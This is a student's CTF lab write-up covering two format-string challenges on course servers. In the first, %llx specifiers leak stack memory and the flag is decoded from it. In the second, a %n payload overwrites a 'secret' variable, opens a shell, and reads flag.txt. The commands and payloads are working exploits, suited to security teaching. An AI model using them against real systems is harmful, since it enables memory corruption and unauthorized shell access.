Lab CTF 3

SID：12012919

Name: 廖铭骞

题目1 fmt


题目描述：Read the flag from stack!

分析

We can follow the steps


步骤

1. Since the machine is 64-bit, so I use a string of `%.16llx` to read the address of the stack.




```
29/09/2022  22:50.44  /home/mobaxterm  nc 10.20.55.12 28006
Welcome to echo server!
> %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16llx %.16
llx %.16llx %.16llx %.16llx
00007ffef6b00a90 00007f3e57a948d0 ffffffffffffffff 00007f3e57a948c0 00007f3e57cc04c0 00007ffef6b00c08 0000000157cc3710 00007f3
e5785a687 000000001ea7260 3664317b67616c66 36662d3831356335 2d343134342d3330 6431372d37343639 6138623831343732 00000400000a7d
64 0000000000b01045>  00007ffef6b00a90 00007f3e57a948d0 ffffffffffffffff
>
```

2. Notice that the address in the server is little-endian, so I need to reverse the address to get the correct characters.



```python
f = open("input.txt")
line = f.readline()
line = line.split(" ")

for i in range(len(line)):

    if len(line[i]) == 16:
        str = line[i][14:16] + line[i][12:14] + line[i][10:12] + line[i][8:10] + line[i][6:8
        line[i] = str

print(line)

```

3. Use ASCII decoding and get the flag string.



```
•
°öþ•ÐH©W>•ÿÿÿÿÿÿÿÀH©W>•À•ÌW>•••°öþ••7ÌW••¦•W>•`rê•flag{1d65c518-f603-4414-9647-
71d27418b8ad}
E•°
```

Flag

```
flag{1d65c518-f603-4414-9647-71d27418b8ad}
```

题目2 write


题目描述：If you are lucky enough, you would win.

分析

We can follow the steps


步骤

1. use `objdump -x chall` to disassemble the executable file `chall`
2. get the `secret` address in the stack, which is `0x0804a038`




```
0804a02c g       .data  00000000 __data_start
00000000       F *UND*  00000000 system@@GLIBC_2.0
00000000  w      *UND*  00000000 __gmon_start__
0804a030 g     O .data  00000000 .hidden __dso_handle
0804874c g     O .rodata        00000004 _IO_stdin_used
0804a038 g     O .bss   00000004 secret
00000000       F *UND*  00000000 __libc_start_main@@GLIBC_2.0
080486b0 g     F .text  0000005d __libc_csu_init
00000000       O *UND*  00000000 stdin@@GLIBC_2.0
08048596 g     F .text  00000046 win
00000000       F *UND*  00000000 memset@@GLIBC_2.0
0804a03c g       .bss   00000000 _end
080484c0 g     F .text  00000002 .hidden _dl_relocate_static_pie
08048480 g     F .text  00000000 _start
08048748 g     O .rodata        00000004 _fp_hw
0804a034 g       .bss   00000000 __bss_start
080485dc g     F .text  000000ce main
08048720 g     F .text  00000014 .hidden __stack_chk_fail_local
0804a034 g     O .data  00000000 .hidden __TMC_END__
00000000       F *UND*  00000000 setresgid@@GLIBC_2.0
080483b8 g     F .init  00000000 _init
(base) leo@Leo-Adventure write % 
```

3. Input a string of `%.8x` to sniff the offset to the beginning of input, which is `11`



```
(base) leo@Leo-Adventure write % nc 10.20.55.12 28092
%.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x
00000080 f77a65c0 080485f6 f77b6439 f63d4e2e f77d4af8 ffda6e74 00000000 f77b6fcb 0804823c 78382e25 382e2520 2e252078 25207838 2078
382e 78382e25 382e2520 2e252078 25207838 2078382e 78382e25
here is secret : 0
(base) leo@Leo-Adventure write % 
```

4. Use the network connection program provided py CutieDeng https://github.com/CutieDeng/commonly, and file the input to server, I can get the flag.



```python
out = b"\x38\xa0\x04\x08" + b"%.8x" * 9 + b"%.701x%n"

file = open('input', 'wb')
file.write(out)
```

```
/bin/sh: 0: can't access tty; job control turned off
$
 ls
[-] info: read replies from server.
bin
chall
chall.c
dev
flag.txt
lib
lib32
lib64
$
 cat flag.txt
[-] info: read replies from server.
flag{22966e5c-434e-4d8b-b7dd-d4a95951a1f4}
$
```

Flag

```
flag{22966e5c-434e-4d8b-b7dd-d4a95951a1f4}
```